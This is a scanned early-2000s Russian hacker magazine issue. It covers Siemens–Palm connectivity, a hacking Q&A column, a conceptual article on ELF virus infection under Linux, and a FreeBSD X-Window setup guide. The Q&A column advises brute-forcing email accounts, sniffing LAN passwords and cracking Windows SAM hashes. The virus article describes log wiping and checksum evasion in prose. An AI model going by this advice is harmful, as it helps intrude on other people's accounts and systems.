Телефоны Сименс позволяют загружать в себя мелодии midi файлами. Плюс ко всему, начиная с S35, фирма стала использовать другой редактор мелодий - не буквами, а обычными нотами. Эта программа позволяет преобразовать старый код Сименсов или Нокии в midi файлы. Очень удобно.

Ломаем

Кроме этого, существуют много программ для смен прошивок и снятий защит. Прошивку лучше менять официальной утилитой, а вот в ломке кодов есть выбор. От Ziemens до x35 Services Tools. Программы специфические, и о них надо писать отдельно.


Часть вторая

Движимое и движимое (мобильник и Palm)

Телефоны S серии оснащены таким благом, как инфракрасный порт. Им же обладают КПК, в частности на PalmOS. Будем соединять.

Сначала нам нужны будут дрова для телефона. Устанавливай программу SMS с диска от Палма. Она добавит нужные библиотеки и позволит отправлять файлы по SMS. Потом идем на <http://www.my-siemens.com>, выбираем модель своего телефона и, почему-то в разделе FAQ, а не Downloads, качаем драйвера для PalmOS и ставим на Palm. В Prefs->Connections появляются "Infrared To Siemens" и "Serial To Siemens". Нам нужно будет первое. Иди на закладку "Phone", выбирай "Infrared To Siemens" и шлепай на "Test".

Должен определить твой мобильник. Подготовка закончена. Если у тебя не Сименс, ищи драйвера на сайте производителя своего телефона. Для Motorola TimePort и для некоторых Нокии драйвера после установки SMS будут лежать в \Palm\Add-on\.



Настройки подключения телефона

Palm Goes To Internet

Первое, что приходит в голову, так это походы в Интернет. Для этого надо настроить подключение в Prefs->Network. Тут все как в любимом Windows. В поле "Connection" указывай "Infrared To Siemens". Можешь подключаться к своему провайдеру, но это дорого. У операторов есть свой m-Internet, позвони в абонентский отдел. В качестве почтовой программы я бы посоветовал либо MultiMail, либо iambic Mail. Как браузер - подойдет Blazer, PalmScape или тот же AvnatGo. Но это уже совсем не наша тема.

MyPhone



MyPhone

Программа состоит из конвертора для Windows и собственно MyPhone для Палма. Конвертор готовит bmp и midi для загрузки на Палм, а палмовская программа показывает список загруженных картинок и мелодий,

позволяет посмотреть/послушать их и отправить по инфракрасному порту на Палм выбранный пункт. Еще программа синхронизирует время и показывает заряд батарейки телефона.

S25 Phone

Полный аналог S25/35 Explorer. Все, больше комментариев нет.

NetMonitor




Netmonitor

А вот это супер прога. Показывает все соты, которые видит телефон, отмечает ту, которая сейчас основная. Сортирует их по уровню сигнала. Теоретически (по скриншотам с Инета) может строить карты сама, если с телефоном ездить. У меня не было возможности толком этим заняться, но две точки нарисовала. Один минус - программа полностью на немецком. Хотя разобраться не сложно.

RuSMS

А вот эта программа позволяет слать SMS на русском. Вот и все языковые барьеры Siemens'a преодолели.



RuSMS

Эпилог

Вот тебе маленький список программ. Их очень много, но они очень похожи друг на друга. Еще на my-siemens.com есть драйвера модема под Windows. Можешь и с обычного компа через мобилу в И-нет ходить. Дорого, но нервов, связанных с фиговой связью, меньше. Если у тебя есть КПК, не забывай, что через ИК-порт ты можешь записывать на телефон и загружать с телефона записи календаря и адресной книги без специальных программ.

Links

- <http://www.siemens-club.ru/> - все о Сименсах и программах для них.
- <http://www.my-siemens.com/> - дрова для Сименсов.
- <http://www.palmgear.com/> - здесь все программы для Палм.
- <http://oskin.msk.ru/> - тут RuSMS.



НАСК-FAQ

Horrific (hack-faq@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов вроде "Как сломать www-сервер?" или вообще просить у меня "халявного" Internet'a. Я все равно не дам, я жадный :)

<??? Привет Horrific, я так понял, что NetBios в XP не работает, что же делать? Получается, что сканировать шары можно, а диски подключать нет. Что делать, помоги, пожалуйста.

Н: Почему не работает? Все работает - и сканировать, и подключать можно, просто тут без пароля не обойтись. В окнах 9x практически не было никакой защиты, поэтому можно было сканировать все подряд, а WinXP построен на NT ядре, и без пароля по сети ничего не сделаешь. Так что если ты сканируешь сеть, то нужно сразу и подбирать пароли.

<??? Я скачал brut-форс brut, как теперь им ломать e-mail'ы?

Н: Как минимум в brute надо указать адрес сервера, логин и указать файл, в котором лежит справочник паролей. Запускаешь старт, и прога начинает перебирать пароли из файла указанного логину. Иногда логины могут указывать то же в виде файла-справочника, тогда brut будет перебирать все пароли для всех логинов. Во втором случае не советую указывать в файле-справочнике логинов больше одного, потому что это отнимет много времени. Лучше сканируй по одному.

<??? В локальной сети гл. комп коннектируется к прову с помощью dial-up, как достать username & pass dial-up, когда я сижу за одним из компов в сети, кроме гл. компа.

Н: Если сетка построена на коаксиале или на витой паре, подключенной через хабы, то твой товарищ - хороший сниффер. Что я понимаю под словом "хороший"? А тот, который умеет из общего трафика локалки выдирать логины и пароли. Просто запусти такого зверя и жди, пока он не поймает нужную инфу.

<??? Есть ли какая-нибудь прога, убивающая POP-ур'ы, и где ее добыть?

Н: Большинство персональных Firewall-ов без проблем справляются с этой задачей. Есть и специальные проги, о которых мы уже не раз писали, и все это добро без проблем можно найти на www.download.com.

<??? Как не допустить, чтобы меня хакнули (не считая того, что вовсе не юзать Интернет)

Н: Ну зачем же сразу не юзать Инет, его юзать надо. Но чтобы хоть немного ощущать себя в безопасности, надо выполнять, как минимум, следующие условия:

1. Не светиться своим IP, если часто тусуешься в чатах. Если ты просто смотришь странички, то это не обязательно, но если ты общаешься в местах массового присутствия народа, то используй хотя бы прокси.
2. В местах скопления людей соблюдай нормы приличия, болтунов не лютят и могут настучать по мозгам.
3. Заведи себе любой персональный Firewall. Конечно же, желательно, чтобы он был хорошим (какой лучше? мы уже не раз давали описания и сравнения, пора бы уже выбрать). Но даже самый простейший может защитить твою машину от большинства атак.

<??? Что реально можно сделать с компом чела, если я знаю: его IP, DNS, Node, Group, NetBIOS, MAC, и насколько далеко можно зайти в его систему?

Н: Все зависит от системы, установленной на компе, от чела, сидящего за ним, от количества открытых портов. То, что ты знаешь, - это достаточно много, но все же недостаточно. Взломы в основном основаны на дырах в ОС, а не на IP, DNS, Node, Group и др.

<??? Я коннектюсь к инету, а в браузерах (что опера, что нетскейп, что ие) не открывается ни один сайт :(Я даже от страха винт сформатировал и заново мазду поставил. А вот УльтимаОнлайн работает и портсканы работают (то бишь инет у меня есть). Может мне каким-то макаром 80 порт перекрыло? Не подскажешь, как мне узнать, какие порты у меня открыты, а какие нет? Или просто подскажи, что мне делать, плиизз.

Н: Порты тут явно не причем. Возможно, у тебя проблема с DNS, потому что в сканерах портов и играх чаще всего вводят IP адреса (потому у тебя нет проблем), а в браузерах вводят символичные адреса, т.е. имена, которые преобразовываются в IP. У тебя явно проблема с этим преобразованием. Обратись к своему прову, он должен дать тебе адрес DNS сервера, который надо прописать в свойства протокола TCP. Видимо автоматом он не хочет прописываться.

<??? Слухай, Horrific :), где раздобыть список соответствия порт - сервис? Я тут просто просканил один сервант на открытые порты. Вот они: 21, 80, 113, 389, 1720. Ну, с 21, 80 все понятно, а как быть с остальными?

Н: Хороший сканер обязан показывать сканируемый порт и имя сервиса. Если у тебя не показывает, то скачай лучше CyD NET Utils с www.cyd-soft.com. Он хоть и глючный, но такие вещи показывает! Могу посоветовать еще Essential NetTools, но где скачать, я не знаю. А если ты хоть иногда читаешь коддинг, то в июньском номере был описан самый быстрый сканер портов, который тоже умеет определять назначение порта. Исходники того сканера есть на моем сайте или их можно найти в июньском диске X.

<??> Я скачал вроде бы прикольный нюк **NukeIt!**, в нем предлагается куча методов нюканья, какой из них эффективнее?

Н: Для каждой версии окон свой метод хорош. Некоторые методы работают с Win95, а некоторые и 3.11 не завалят. Так что во время боя приходится перебирать все подряд в надежде, что хотя бы один да сработает.

<??> Чем отличается стабильное ядро **Linux** от нестабильного. Если на сервере установлено нестабильное, то его легче сломать?

Н: Нестабильное ядро выпускается только для тестирования. Это как бы бета версия, в которой не гарантируется стабильная работа. Стабильное ядро - это окончательный релиз. Вообще, ядра нумеруются в виде трех чисел X.X.X. Если второе число нечетное, то ядро нестабильное (например 2.1.4). Ну а если оно четное, то это уже окончательный релиз.

А вот насчет взлома я могу сказать одно - нестабильные ядра всегда очень слабо защищены, поэтому любой админ должен десять раз подумать, прежде чем поставить его на рабочий сервер. Ну а если ты хочешь взломать сервант, то для нестабильного ядра намного легче найти эксплоиты, чем для окончательного релиза.

<??> Правда, что компактs, записанные на **CD-RW**, читаются только на **CD-RW**, а на обычных **CD-ROM** не читаются? Если нет, то как надо записывать **CD-RW**, чтобы он читался и на обычных **CD-ROM**? Возможно ли будет после этого дописать/перезаписать этот диск?

Н: **CD-RW** без проблем читается в современных приводах с надписью **MultiRead**. Проблемы могут быть - если диск отформатирован на **DirectCD** (для пакетной записи) и привод не поддерживает **CD-RW**. Если ты писал с помощью **Adaptec Easy CD Creator** или любой другой проги, то вообще никаких проблем не должно быть.

<??> Вот ты написал сканнер портов. Как теперь сделать так, чтобы он сканировал через прокси?

Н: Это невозможно. Прокси сервант может работать с одним или несколькими портами, а сканер должен уметь проверять соединение с любым портом.

<??> Можно ли разогнать модем?

Н: Можно, и о разгоне мы недавно писали. В данном случае разгон заключается в оптимизации настроек под конкретную телефонную линию или прова. Можно еще увеличить скорость за счет репрошивки модема, потому что новая может работать быстрее или поддерживать более новый и более быстрый протокол.

Эти вопросы меня уже достали

Я уже давно создал на своем сайте www.cydsoft.com/vr-online раздел "Большой FAQ", где я выкладываю все часто задаваемые вопросы и ответы. Прежде чем задавать мне вопрос, посмотри, может на сайте уже есть ответ.

<??> Где находятся пароли в **Win2000** и чем можно их взломать?

Н: Начиная еще с **Windows NT**, пароли хранятся в базе данных **SAM**. Сначала эта база была расположена в реестре, а потом ее перенесли в отдельный файл, к которому простому смертному запрещен любой доступ.

С тех же времен **NT** одни хорошие ребята написали супер прогу **LophitCrack+**. Эта прога отлично взламывает пасы любых окон, основанных на **NT**. Последняя версия, которую я видел, удачно ломала и **Win2000**.



МДМ-КИНО



ТОЛЬКО У НАС:
МОЖНО СМОТРЕТЬ КИНО
ЛЕЖА!
В ЗАПЕ ЕСТЬ
БАР
МОЖНО
ЗАБРОНИРОВАТЬ
МЕСТА

Смотрите в июле:

Убойный Футбол
экшн/комедия

Машина Времени
фантастика/приключения

Секси-Бойз
комедия

8 Женщин
криминал/комедия

Люди В Черном II
комедия/бонвик/фантастика

www.mdmkino.ru

м. Фрунзенская,
Комсомольский пр-т, д. 28
тел. 961-0056

Бронирование билетов по
тел. 960-1806

ВИРУС И ПИНГВИН

☞ Shaman (bondarenko111@mtu-net.ru)

Вирус... Это слово, овеянное духом компьютерного underground'a, интуитивно понятно всем. Многие люди, среди которых есть уважаемые специалисты, боятся этого слова. Некоторых это слово манит и обещает славу Герострата. Кто-то расскажет тебе массу страшилок про убытки и банкротства. В самом деле, стоит ли бояться вируса? Что лежит в его основе? И неужели большой и сильный Пингвин aka Тух тоже боится заразиться? Чтобы у тебя в дальнейшем подобных вопросов не возникло, я предлагаю тебе прочесть эту статью.



Вирус и Пингвин

РАЗБИРАЕМ ВИРУС НА ЧАСТИ!

Разберемся с понятиями

Упрощенно говоря, вирус - это программа, заражающая другие программы. Обычно это означает копирование исполняемого или исходного кода из вируса в другой файл на постоянном носителе или сетевом ресурсе, в качестве цели используются как файлы, так и содержимое ПЗУ и служебные сектора дисков. Червь (worm) - это программа, внедряющаяся в другую уже исполняемую программу. «Внедрение» - это процесс копирования исполняемого кода из червя в образ активного процесса.

И началась сказка...

Раньше, еще в те времена, когда компьютеры были слабые и дорогие, в DOS'е, из-за незащищенности этой системы в плане безопасности, вирусы всех видов и мастей плодились в ней как мухи :). Потом по-

явилось всеми любимое (и тобой тоже, признайся :) семейство Win9x. Но и их приход проблемы не решил, так как не было там разграничения прав, истинной многозадачности и всего прочего, что было в Unix'e. Соответственно, вирусы клепались для Выни не по дням, а по часам, ввиду ее огромной популярности. Если ты сходишь на сайты производителей антивирусов, то заметишь, что основной материальный урон наносят черви и макровирусы, написанные именно под Windows, в то время как под Unix-семейство всего около двух десятков вирусов, большинство из которых достаточно неопасные. Этот факт примечателен и говорит о раздувании урона от вирусов, так как грамотные сисадмины обычно коммерчески ценную информацию Windows не доверяют, а захламление почтовых ящиков и порча игрушек на домашних компьютерах несет скорее моральный урон. Заражение, скажем, биллинга оператора сотовой связи перекроет все убытки от назойливого I love

you. Для важной информации всегда были, есть и будут Unix-системы. Почему же сей заманчивый для многих вирусмейкеров храм Афродиты (в лице Unix'a) столь огнеупорен? Для примера возьмем Linux - один из наиболее популярных ныне Unix-клонов. Давай немного определимся. Дальше, по статье, чтобы лучше понять механизм действия вируса, мы посмотрим на вирус со стороны людей, собственно его создающих aka вирусмейкеров :).

Куй железо, пока горячо...

Рассматриваемый в качестве примера вирус должен быть маленьким, иметь высокую проникающую способность, быть малозаметным, до конца выполнять задачу. Кстати, несколько слов о задачах. Практика показывает, что максимальный урон наносят те вирусы, которые тихо лежат, ожидая своей 13-ой пятницы или дня смерти Ленина :).

Это факт. Ведь господа Касперские, Соломоны и Лозинские помогут тебе, вирусмейкеру, если твоё детище выявлено, стреножено и каст... тьфу, ты... препарировано =). Основной ущерб от вирусов будет только тогда, когда они сработают синхронно на большом количестве машин, после этого их уже можно лечить и убивать сколько вздумается: они ведь своё дело сделали. Да и вирусы-долгожители в современном мире вряд ли возможны. Волшебников не бывает, поэтому код нашего вируса - платформенно зависим и должен работать вне зависимости от своего положения в заражённой программе. Также в нём (на то он и вирус!) нельзя использовать динамические библиотеки (даже C runtime) и выделять память под глобальные переменные в сегменте данных. С другой стороны, это не могут быть и вирусы-демоны, так как с ними просто бороться: в конце концов, можно явно оговорить список разрешённых процессов. В рамках этой статьи разберём заражение исполняемых файлов, но никакого кода не жди: я не преследовал цели научить писать вирусы, да и статья не об этом. Все будет вкратце и общими словами. Итак, для исполняемых файлов и библиотек используется формат ELF. Форма ELF'a описана в файле /usr/include/elf.h. Советую тебе внимательно ознакомиться с содержимым этого файла, чтобы представлять себе в дальнейшем, о чём идёт речь. Все исполняемые файлы, созданные ld, всегда отображаются в одну и ту же область памяти. Заголовок программы лежит по адресу 0x08048001, хотя это и не является постоянной величиной. В принципе распределение памяти зависит от параметров, с которыми при создании файла запускался ld, но все почему-то используют параметры по умолчанию. Это облегчает вирусмейкеру задачу. Вообще, ld всегда создаёт исполняемые файлы со структурой:

- 1 - Заголовок ELF (Elf32_Ehdr)
- 2 - Заголовок программы (Elf32_Phdr)
- 3 - Интерпретатор программы (если слинкован динамически)
- 4 - Сегмент кода
- 5 - Сегмент данных
- 6 - Заголовок секций (Elf32_Shdr)

Весь файл от начала до конца загружается в единый сегмент, называемый «code» или «text». Код, производимый gcc, мало пригоден для вирусов, так как он не может работать в любом месте программы, поэтому внедрить получается только asm. Самое сложное при написании вируса - сохранение работоспособности заражённой программы. Для заражения надо рассчитать количество свободного места под код вируса, вставить вредоносный код между сегментом кода и сегментом данных. Также нужно модифицировать и настроить код вируса на реальную входную точку программы, изменить входную точку на входную точку вируса и модифицировать заголовок программы так, чтобы вирус был включён в сегмент кода, перенастроив все последующие указатели и записав модифицированный файл. Модификация входной точки состоит в изменении адреса, с которого должно начинаться выполнение программы - e_entry. Этот новый адрес должен быть равен сумме базового виртуального адреса p_vaddr и размера старого сегмента кода в файле p_filesz. Эти адреса можно взять из структуры Elf32_Phdr, а для самих адресов пользоваться Elf32_Addr. Далее изменение заголовка программы: модифицируются размер сегмента кода в файле p_filesz и в памяти p_memsz суммированием с размером вируса VIRUS_SIZE. Далее в цикле двигаем смещение p_offset до тех пор, пока оно не станет нужного размера. Модификация заголовка секций Elf32_Shdr состоит в приведении смещения этого заголовка e_offset, для этого к нему надо прибавить VIRUS_SIZE. Последнее делать не обязательно, но желательно, так как иначе readelf и strip не согласятся с заражённой программой.

Основное отличие вируса от червя заключается в том, что червь исполняется как отдельная задача. При действии вируса файлы меняются навсегда, то есть после перезагрузки изменения сохраняются, но, с другой стороны, вирус работает только при старте программы. Червь же полностью контролирует свой процесс.

Прежде чем заражать программу, вирусу следует убедиться, что она не была заражена ранее. Представь себе многократно заражённый bash. При вызове любого скрипта каждая копия вируса будет заражать новые файлы, и производительность системы заметно упадет. Самый лёгкий способ для обнаружения уже заражённых программ - поставить какую-нибудь метку, как это проделывал покойный Jerusalem, или использовать код вируса в качестве метки. Но такой вирус просто обнаружить, поэтому авторы вирусов делают свои произведения полиморфными. Очевидно, что нет шифра, который сам себя расширял бы. Но производители процессоров облегчили эту задачу, введя команды, которые не влияют на ход исполнения программы, - пор, хог AX 0, mov AX AX и прочие. Если эти команды разбрасывать по дешифратору случайным образом, то в нём не останутся постоянных последовательностей. В качестве же метки, например, можно использовать имя файла, шифрованное строкой пробелов. Механизм, которым вирус проверяет файл, можно использовать для построения антивируса, но это не сильно беспокоит вирусмейкеров - антивирус можно написать всегда, есть даже такая теорема, поэтому зачем париться? Если вирус будет просто модифицировать файлы, то эта подлянка ничего не даст :). В любом дистрибутиве Linux присутствуют средства борьбы с таким произволом. Во-первых, естественно, это разграничение прав доступа, ядро в любой Unix-системе не даст вирусу изменять файлы, к которым у него нет доступа по записи. Во-вторых, есть такие вещи, как rpm, syslog, logwatch, так и прочие шпионы и мониторы контрольных сумм файлов. И опять-таки в Linux'e большинство программ устанавливается через rpm, так как это удобно абсолютно всем, кроме создающим подлянку в лице вирусов. Достаточно набрать # /bin/nice -n 19 rpm -verify -all, таким образом, можно увидеть, какие программы были изменены. В-третьих, грамотные пользователи проводят регулярный backup системы. Надеюсь, ты не исключение? :) Со всем этим действительно сложно что-либо поделать. Правда, если вирус себя долго не проявляет, то есть шанс резервного копирования заражённых программ. Это все можно обойти, только включив в код вируса средства получения прав рута. А уже с правами root'a выполняется любая программа с установленным SUID. Проблема лишь в получении прав суперпользователя: использовать уже известную дыру - не решение, так как почти наверняка в заражаемой системе она будет уже прикрыта. Но, однажды получив root системы, вирус может все. Первым делом ему надо непременно установить SUID для заражённой и заражаемой

Полиморфный - это вирус, состоящий из двух частей: дешифратора и рабочей части. Часто используют простые шифровальные алгоритмы, так как они быстрее - подойдет и простой XOR с именем файла (или другим паролем). Соответственно, и дешифратор в таком вирусе - полиморфный, так как в теле хорошего вируса не должно присутствовать ни одной постоянной последовательности байтов.

программы, чтобы потом в дальнейшем не пользоваться exploit'ом. Далее следует стереть последние 5-6 строчек из /var/*<то, что вирус атаковал>*, здесь все очень сильно зависит от типа атаки. Обойти rpm проще всего, модифицируя его базу. Но есть гораздо более интересный вариант: написать модуль ядра, который будет считать контрольные суммы так, как выгодно вирусу, или вообще подставлять незаражённые копии, куда следует. Это, кстати, позволит махом обойти все мониторы, проверяющие контрольные суммы, и некоторые антивирусы. Такой ход даёт неограниченные возможности работы с компьютером, так как в этом случае вирус исполняется в адресном пространстве ядра и, что неприятнее всего, в режиме ядра. Так можно и BIOS поправить, и жесткий диск сломать. Уже ручки чувствуются? :) Но обломись: абсолютное большинство вирусов с подобным механизмом написано именно под Windows. В этой ОС драйвер является модулем ядра, а установить новый драйвер в Windows куда проще. Поэтому Microsoft ввела сертификацию драйверов, и WinXP предупредит о непрошеном госте. Одно плохо - 30% производителей не слишком утруждают себя сертификацией, а зря. Возвращаясь же к Линуксу, следует отметить, что некото-

TIPS & TRICKS

Не знаю ни одного человека, который хотя бы однажды использовал такие шрифты, как Webdings, Wingdings и т.п. Однако эти шрифты могут быть очень полезны. Например, однажды на работе (я работаю инженером-программистом на заводе) меня попросили написать объявление "Не курить!" с соответствующим знаком. Благодаря этим шрифтам, не выходя из Ворда, я сделал объявление за несколько секунд, а сколько бы это заняло времени, если бы я, например, начал рисовать знак в каком-нибудь Corel Draw (он бы только загружался

дольше :))! Вставлять подобные символы лучше всего через меню Вставка -> Символ. Затем можно увеличивать до любого размера. Правда, размер шрифта в Ворде ограничен кеглем 72, но это легко исправить, введя вручную нужный размер прямо в поле выбора. Просмотри все эти шрифты, в них есть символы на все случаи жизни.

Иван Скляр
Ведущий рубрики Tips&Tricks Иван Скляр (Sklyarov@real.xakep.ru) Присылай мне свои трюки и советы, и, возможно, ты увидишь их на страницах]]. В конце года самый активный участник получит 100\$. Редакция журнала и ведущий рубрики не несут ответственности за советы, которые читатели дают друг другу :).



рые утилиты тоже грешат проникновением в ядро для сбора системной информации. С точки зрения админа, загрузку «левых» модулей ядра можно предотвратить, если при компиляции выключить поддержку модульности и поддержку прог. Если не сделать последнего, то есть возможность вкрутить модуль, используя /proc/kcore и /proc/ksyms.

Подведем итоги

Что же мы имеем в итоге? Хороший вирус должен содержать дешифратор, механизм заражения, механизм взлома и подчистки логов, механизм обмана сторожей, деструктивные элементы, пермутатор дешифратора и шифратора. Даже этот довольно длинный перечень обходит, к счастью (или сожалению?), только самых распространённых и простых сторожей, которые все продвинутые чёлы, скорее всего, обновили более свежими собратьями. Если и писать вирус, то писать желательно только на ассемблере, оптимизируя все необходимое по размеру. Сложновато, да? Вот именно по этой причине вирусмейкеры если и пишут что под Unix, то только примитивных сетевых червей и троянов. Действительно опасных, классических вирусов нет, ибо Пингвин Тукс - крепкий орешек, что и требовалось доказать.



Ставим и настраиваем систему X-Window!

Ты любишь консоль? Конечно, любишь. Это гибкий, удобный инструмент управления системой. Бесспорно, vi, lpx и VitchX - самые удобные программы на свете, а bash - самая удобная на свете оболочка. Но так думают далеко не все. И правильно делают, потому что, даже учитывая все вышесказанное, постоянно чувствовать себя живущим в семидесятых годах (время зарождения Unix'a), в то время как в соседских окнах всюду щелкают мышкой и превозносят GUI & Point'n'click interface, - та еще радость. А выход между тем простой - плюнуть в эти окна, задвинуть шторы и поставить на свою машину X-Window system (или, по-нашему, «иксы»). Этим увлекательным занятием я и предлагаю тебе заняться прямо сейчас.

Ликбез

Но для начала - справка для самых маленьких. Как известно, в операционной системе Windows GUI (то бишь Graphical User Interface) встроен прямо в ядро, что, безусловно, повышает производительность графической оболочки (так как графическая система постоянно работает на уровне ядра, ибо в этом ядре заключена), но резко понижает стабильность системы (крах отдельного приложения вызовет крах всей системы, если же говорить об WinNT - там все несколько иначе, система, может, и останется жить, но поглочит вдоволь :). В Unix-системах же графическая оболочка (X-Window) запускается и работает как отдельное приложение, то есть на пользовательском уровне. Это, конечно, медленнее, чем маздашный GUI (чтобы совершить операцию, скажем, по созданию нового окошка, процессу нужно обратиться к ядру, с помощью системного вызова, для создания окна, перейти в контекст ядра и затем снова вернуться в пользовательский режим), так что не жди от навороченных графических оболочек типа KDE или GNOME такой же скорости работы, как GUI в видах. Зато - и это несомненный плюс - ни одно графическое приложение никоим образом не может повесить систему, т.к. ты всегда можешь убить иксы (для системы они - лишь отдельный процесс, которых много) и тут же перезапустить их, случись что нехорошее. Ты спросишь, а как все это дело управляется? А управляется это приложением под названием X-сервер, он отвечает за быстроту действий, прорисовку окон, взаимодействие с видеокартой и т.п. Так что под словами «убить иксы» я как раз и подразумевал убиение X-сервера. Наконец, почему - «сервер»? Этот вопрос корнями уходит в историю Unix'a. Как ты знаешь, это ведь в первую очередь сетевая система, и в период ее развития, когда встал вопрос о графическом пользовательском интерфейсе, было решено и здесь не отходить от сетевой концепции, реализовав его в рамках «сервер-клиент»: на мощном центральном компьютере устанавливался X-сервер, а на несколько терминалов (т.е. workstations) - только клиенты. И вся основная работа по обсчитыванию прорисовки графики и т.п. выполнялась на главном сервере, а клиентам отсылались по сети лишь результат на их дисплеи, что позволяло рабочим станциям тратить минимум ресурсов на GUI, а серверу - обслуживать сразу несколько машин. У тебя же сервер и клиент как бы реализованы на одной тачке, но понятие «X-сервер» так и осталось.

Установка

Но хватит, завязываем с теорией, переходим к практике. Ниже я буду говорить только об одном, самом популярном X-сервере, Xfree86. Это известный сервер с открытыми исходными кодами, распространяющийся бесплатно, поэтому он по дефолту включен в дистрибутивы бесплатных Unix-like систем (Линукса и прочих *BSD). Конечно, есть и несколько коммерческих X-серверов, может быть даже более мощных и удобных, например, Accelerated X и прочие, но их я касаться не буду. Ставим Xfree86 и точка, ибо при всем богатстве выбора другой альтернативы нет :). Если у тебя живет какой-нибудь Линукс, то 90%, что иксы уже установлены на твоей машине. Если же у тебя не просто Линукс, а такая отборная попятина, как RH (RedHat) или MDK (Mandrake), то, бьюсь об заклад, у тебя к тому же в качестве графической оболочки установлено одно из двух: либо KDE, либо GNOME. Впрочем, это правильно, т.к. все остальные не выдерживают никакой критики (поверь, я юзал и WindowMaker, и BlackBox, и прочие графические чудда), ведь если уж и сидеть в иксах, то в иксах нормальных, а всяким ужасам периода палеозоя типа xwmpt есть только одно оправдание - мало места на диске или очень редкое использование (на сервере, скажем). Поэтому для Linux-юзеров процесс установки иксов не так актуален (дистрибутивы регулярно обновляются, соответственно, в последнем дистрибутиве присутствует самая последняя версия Xfree86, а ставить ее проще всего, указав галочку напротив пункта "Install X-server" в расочном меню графического инсталлятора). Чего нельзя сказать о пользователях *BSD-систем. Учитывая все вышесказанное, подведу итог: объектом установки иксов у нас будет FreeBSD. Тем более, в последней Release-версии (4.5) до сих пор во время инсталляции предлагается установка далеко не самого свежего Xfree86 3.3.6, от которого уже пахнет плесенью. Та же история и у других систем ветки *BSD - OpenBSD и NetBSD. Что и неудивительно - это серверные системы, а на сервере графическая среда нужна отнюдь не в первую очередь, вот к ним и внимание соответствующее. Наконец, ставить более новую версию Xfree86 нужно хотя бы по одной причине: если твоя видеокарта не старше полугода-двух лет, ты ее в списке поддерживаемого оборудования просто не найдешь. Идем на <http://www.xfree86.org> и скачиваем последнюю версию xfree, коя на сегодняшний день - 4.2.0. Обрати внимание, что на Ftp-шнике доступны версии отдель-

но для Linux'a и разных *BSD-систем. Не пренебрегай этим фактом и качай то, что тебе подходит, в нашем случае - версию для FreeBSD, она представлена дюжиной .tgz-пакетов, которые ты должен скачать все, также не забудь оттуда же взять инсталляционный скрипт (install.sh). Качать придется в сумме около пятидесяти мегабайт, так что запасись терпением. На изумленные возгласы: «Чем качать, у меня же Фряха, голая консоль и больше ничего!», я отвечу - map wget. На крайняк, можешь скачать xfree в Винде своим любимым download-менеджером: ведь Free-/Open-/NetBSD Fat-разделы видит. Да, нужно ли говорить, что при установке бэди ты ответил "no" на вопрос об установке X-сервера Xfree 3.3.6? Скачали, скинули все куда-нибудь в /tmp. А затем просто запускаем инсталляционный скрипт:
./install.sh

После чего побежит процесс установки, система проверит, стоит ли у тебя предыдущая версия Xfree86, если да, то заинтересуется, сохранять ли настройки, и т.п. Так как у нас ничего не стояло :), то тупо отвечаем 'y' на все задаваемые вопросы.

Настройка

Поставили. Теперь осталось самое главное - ПРАВИЛЬНО сконфигурировать иксы. Не пугайся, все не так сложно, как кажется, а о подводных камнях я расскажу. Так что просто перемещаемся в /usr/X11R6/bin/ и запускаем оттуда на выбор одну из двух конфигурационных программ: xfb86config - консольную или xfb86cfg - графическую. Цель обеих одинакова - сформировать и записать конфигурационный файл XF86Config, просто первая делает это, последовательно задавая тебе вопросы в консоли, а вторая - запускает графическую оболочку, активизирует в ней твою мышку и дает возможность, не напрягаясь, сконфигурировать иксы буквально несколькими щелчками мыши. Да, файл XF86Config еще можно просто написать руками с нуля в своем любимом текстовом редакторе, но это уже для эстетов. Думаю, понятно, что мы будем использовать... правильно, первую, консольную программу :). На то есть несколько причин: во-первых, она полнее и подробнее, во-вторых, если у тебя стоит OpenBSD, то у тебя возникнут проблемы с мышкой уже на этапе конфигурирования, так как в этой «самой пуленепробиваемой» системе за тебя отвечает один драйвер wsmouse, и если он у тебя активизирован в консоли (раскомментирована соответствующая строчка в /etc/rc.conf), то ты обломисься -

Внимание!

С августа на страницах журнала появляется **UnixFAQ**. Поэтому, если у тебя есть какие-либо вопросы или неясности касательно *nix'ов, начинай мылить уже сегодня на unixfaq@real.xakep.ru




в иксах мышшь работать откажется. И потом, кстати, иксы по-любому не запустятся, выпав с ошибкой device "busy". Такой вот выбор - либо тут мышшь, либо там. Наконец, в любом случае нам придется полученный файл XF86Config править руками. Итак, запустили /usr/X11R6/bin/xfb86config, и программа пошла задавать какие-то вопросы. Я не буду объяснять их все, т.к. на вопросы типа: какая у тебя мышшь, какая у тебя видеокарточка (выбрать из списка) или какой язык предпочитаешь, думаю, ты сможешь ответить сам. К тому же большинство из вопросов имеет довольно разумные ответы «по умолчанию», которые - если ты не перепалхал свою систему вдоль и поперек - должны подойти. Отмечу лишь следующие:

- Секция Xkb, на вопрос «Хотите ли вы включить поддержку xkb», отвечаешь "yes", и затем в подразделах выбираем из предложенного списка варианты переключения раскладки клавиатуры и т.п. Опять-таки тут все на твой вкус, единственное, что не советую, так это занимать в подразделе XkbOptions какое-либо действие за сочетанием клавиш Ctrl+Alt (а такой вариант на выбор имеется), т.к. они задействованы для переключения консолей в иксах на любую другую: Ctrl+Alt+X (X-номер консоли).

